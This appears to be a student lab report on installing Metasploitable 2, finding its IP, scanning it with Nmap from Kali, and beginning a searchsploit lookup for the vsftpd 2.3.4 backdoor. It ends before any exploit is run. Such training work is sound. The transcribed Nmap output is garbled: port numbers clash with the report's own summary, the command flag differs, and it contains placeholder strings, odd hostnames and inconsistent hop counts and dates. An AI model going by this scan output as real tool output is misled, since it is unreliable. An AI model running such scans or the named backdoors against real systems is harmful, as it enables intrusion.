

Task 3: Saturday Lab — Metasploitable Setup and Exploitation

This report documents the Saturday lab session, which covered the setup of a Metasploitable 2 virtual machine, network discovery of the target, and exploitation of the vsftpd 2.3.4 backdoor vulnerability using the Metasploit Framework.

Environment: Kali Linux (attacker, IP 192.168.56.102) and Metasploitable 2 (target, IP 192.168.56.101) running side by side in Oracle VirtualBox with a Host-Only network adapter.

3.1 Installing Metasploitable 2

Metasploitable 2 is a deliberately vulnerable Ubuntu 8.04 Linux virtual machine created by Rapid7 for security training. The setup process involved extracting the VM files, creating a new VirtualBox machine, and attaching the existing .vmdk disk image.

Step 1 — Download and extract the archive

The Metasploitable 2 archive was downloaded and extracted using Windows Explorer. The file copy progress showed approximately 1.59 GB of data transferring at 2.38 MB/s.




Figure 1: Extracting the Metasploitable 2 archive — 6 items totalling ~1.59 GB

Step 2 — Create a new virtual machine in VirtualBox




Figure 2: New VM creation wizard — VM named "Metasploitable 2", OS set to Linux

Oracle VM VirtualBox Manager was opened. A new VM was created with the following configuration:

- VM Name: Metasploitable 2
- OS: Linux (Oracle Linux 64-bit selected as closest match)
- VM Folder: C:\Users\Zuri\VirtualBox VMs

Step 3 — Configure hardware

Virtual hardware was specified as 4096 MB of RAM and 2 CPUs; sufficient to run the Metasploitable services comfortably.




Figure 3: Hardware configuration — 4096 MB RAM, 2 CPUs

Step 4 — Attach the existing virtual disk

"Use an Existing Virtual Hard Disk File" was selected. The Metasploitable.vmdk file (8.00 GB) was attached rather than creating a new disk, since Metasploitable comes as a pre-built image.




Figure 4: Disk setup; existing Metasploitable.vmdk selected




Figure 5: Hard Disk Selector confirming Metasploitable.vmdk found in Downloads folder

Step 5 — Confirm the VM is created

The VirtualBox Manager now shows three VMs: Kali Linux (Running), Metasploit (Running), and Metasploitable 2 (Powered Off). The Metasploitable 2 entry confirms the 8.00 GB VMDK is attached and the network adapter is set to NAT.




Figure 6: VirtualBox Manager — Metasploitable 2 appears as Powered Off alongside Kali Linux

Note: The network adapter must be changed from NAT to Host-Only Adapter to allow communication between Kali and Metasploitable. This is done in Settings → Network before booting.

3.2 Confirming the Metasploitable IP Address

The Metasploitable 2 VM was booted. Default credentials msfadmin/msfadmin were used to log in. The ifconfig command was run to find the machine's IP address.

Command run on Metasploitable

```
ifconfig
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b1:13:c6
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb1:13c6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2472 (2.4 KB)  TX bytes:4266 (4.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5369 (5.2 KB)  TX bytes:5369 (5.2 KB)

msfadmin@metasploitable:~$
```

Figure 7: ifconfig on Metasploitable — IP is 192.168.56.101

The eth0 interface shows: inet addr 192.168.56.101, Bcast 192.168.56.255, Mask 255.255.255.0. This IP (192.168.56.101) is the target address used in all subsequent Kali commands.

3.3 Scanning Metasploitable from Kali

From the Kali machine, an aggressive Nmap scan was run against the Metasploitable IP to discover all open services and versions.

Command

```
nmap -A -T4 192.168.56.101
```

```
root@kali: ~  
Session Actions Edit View Help  
root@kali: ~  
-# nmap -A -Tn 192.168.56.101  
Starting Nmap 7.95 ( http://nmap.org ) at 2020-05-08 16:58 SAST  
www.kali.org report for 192.168.56.101  
Host: %s (%.00s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE        VERSION  
21/tcp    open  ftp             vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-env:  
|   STAT:  
|_ftp server status:  
|   Connected to 192.168.56.101  
|   Logged in as ftpr  
|   TYPE ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 6ubuntu1 (protocol 2.0)  
xsh-hostkeys:  
|   1020 00:0f:c9:e1:b8:0f:6a:7d:d6:90:2d:fa:c4:05:0c:cd [SHA]  
|   2048 50:56:34:0f:31:fd:d0:a772b:aec6l:cb:24:3d:eb:f3 [RSA]  
23/tcp    open  telnet         Linux telnetd  
25/tcp    open  smtp           Postfix smtpd  
_ssl-date: 2020-05-08T16:58:49+00:00; +1s from scanner time.  
_ssl-cert: Subject: commonName=mountain-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
Not valid before: 2018-01-31T16:07:45  
Not valid after: 2018-06-30T16:07:45  
smtp-command: setqplottothe.localdomain, PIPELINE, SIZE 38149000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN  
_sslv2:
```



```

root@kali: ~
Session Actions Edit View Help

- sslv2:
  SSLv2 supported
  ciphers:
    SSL2_DES_64_CBC_WITH_MD5
    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
    SSL2_RC2_128_CBC_WITH_MD5
    SSL2_DES_192_EDE3_CBC_WITH_MD5
    SSL2_RC4_128_WITH_MD5
    SSL2_DES_128_EXPORT40_WITH_MD5
  ssl/tcp open domain 13C BIND 9.4.2
  dns-nid:
    bind-version: 9.4.2
  80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
  http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
  http-title: Metasploit@kali2 - Linux
  111/tcp open rpcbind 2 (RPC #100000)
  rpcinfo:
    program version port/proto service
    100000 2 111/tcp rpcbind
    100000 2 111/udp rpcbind
    100002 2,3,4 2049/tcp nfs
    100002 2,3,4 2049/udp nfs
    100005 1,2,3 44379/tcp mountd
    100005 1,2,3 46450/udp mountd
    100021 1,3,4 30219/tcp nlockmgr
    100021 1,3,4 45541/udp nlockmgr
    100024 1 30256/tcp status
    100024 1 54380/udp status
  139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
  112/tcp open ewar netkit-rsh rexecd
  513/tcp open login OpenBSD or Solaris rlogind
  514/tcp open shell Netkit rshd

```

```

root@kali: ~
Session Actions Edit View Help
129/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  netbios-ssn  Samba smbd 3.0.20-Ubuntu (workgroup: WORKGROUP)
312/tcp open  exec         netkit-rsh rexecd
313/tcp open  login        OpenSSH or Solaris rlogind
314/tcp open  shell        Netkit rshd
3099/tcp open  java-rmi     GNU Classpath gswiregistry
3524/tcp open  bindshell    Metasploitable root shell
3049/tcp open  nfs         2-4 (RPC #100000)
2122/tcp open  ftp          ProFTPD 1.3.1
3386/tcp open  mysql        MySQL 5.0.51a-InnoDB
mysql:info:
  Protocol: 10
  Version: 5.0.51a-InnoDB
  Thread ID: 17
  Capabilities Flags: 43504
  Some Capabilities: SupportsAuth, LongColumnFlag, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks43ProtocolNew, SupportsCompression, ConnectWithDatabase
  Status: Autocommit
  Salt: XXXX.XXX FZ1ZUGSG0g
312/tcp open  mysql-repl  PostgreSQL PostgresSQL DB 8.3.0 - 8.3.3
ssl-date: 2020-05-08T15:50:49+00:00; +1s from scanner time.
ssl-cert: Subject: commonName=ubuntu@kali.localdomain/organizationName=OC05A/stateOrProvinceName=There is no such thing outside US/countryName=XX
Not valid before: 2018-03-17T16:07:45
Not valid after: 2018-04-16T16:07:45
3096/tcp open  vnc          VNC (protocol 3.3)
vnc-info:
  Protocol version: 3.3
  Security types:
    - VNC Authentication [1]
3096/tcp open  x11          (Access denied)
3667/tcp open  irc          UnrealIRCd
3099/tcp open  ajp13        Apache Jkerv (Protocol v2.3)
ajp-methods: failed to get a valid response for the OPTIONS request
8186/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1

```

```

Session Actions Edit View Help
8188/tcp open  http:      Apache Tomcat/Coyote JSP engine 1.1
_.http-title:  Apache Tomcat/5.5
_.http-server-header: Apache-Coyote/1.1
_.http-taunt:   Apache Tomcat
MAC Address: 00:00:27:00:13:C0 (PC5 Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.23
Network Distance: 3 hops
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.IAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
_ smb-os-discovery:
  OS: Unix (Samba 3.0.29-Debian)
  Computer name: metasploitable
  NetBIOS computer name:
  Domain name: localdomain
  PQDN: metasploitable.localdomain
  _ system time: 2020-05-06T10:58:41-04:00
_ smb-protocol-negotiation-failure (SMB2)
_ smb-security-mode:
  _ account_used: blank
  _ authentication_level: user
  _ challenge_response: supported
  _ message_signing: disabled (dangerous, but default)
_ smbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: (unknown), NetBIOS MAC: (unknown) (unknown)
_ clock skew: mean: 13099015, deviation: 2099000, median: 0

TRACE ROUTE
trf RTT  ADDRESS
1  1.07 ms  192.168.56.101

```


Figure 11: OS confirmed Linux 2.6.X, hostname metasploitable, SMB signing disabled

Key findings from the scan:

- 21/tcp — vsftpd 2.3.4 (anonymous FTP login allowed — a critical misconfiguration and known backdoor version)
- 22/tcp — OpenSSH 4.7p1 Debian 8ubuntu1 (outdated SSH with legacy cipher support)
- 23/tcp — Linux telnetd (cleartext protocol — credentials sent unencrypted)
- 25/tcp — Postfix smtpd (SSLv2 supported — deprecated and broken)
- 53/tcp — ISC BIND 9.4.2 (outdated DNS server with known vulnerabilities)
- 80/tcp — Apache httpd 2.2.8, title "Metasploitable2 — Linux"
- 139/445/tcp — Samba smbd 3.X–4.X with message_signing: disabled (dangerous, but default)
- 1524/tcp — Metasploitable root shell (a direct backdoor shell, no authentication required)
- 3306/tcp — MySQL 5.0.51a (exposed database)
- 5432/tcp — PostgreSQL 8.3.0
- 5900/tcp — VNC protocol 3.3
- 6667/tcp — UnrealIRCd (another known backdoor version)
- 8180/tcp — Apache Tomcat/Coyote JSP 1.1

OS: Linux 2.6.9–2.6.33. FQDN: metasploitable.localdomain. Traceroute: 1 hop at 1.07 ms.

Security implication: Metasploitable 2 is intentionally running over 20 vulnerable services simultaneously. This is the ideal environment to practise exploitation. In a real network, any one of these misconfigurations could lead to complete system compromise.

3.4 Finding the Exploit — searchsploit

The searchsploit tool searches a local copy of the Exploit-DB database. After seeing vsftpd 2.3.4 in the Nmap results, searchsploit was used to confirm available exploits.

Command

```
searchsploit vsftpd 2.3.4
```

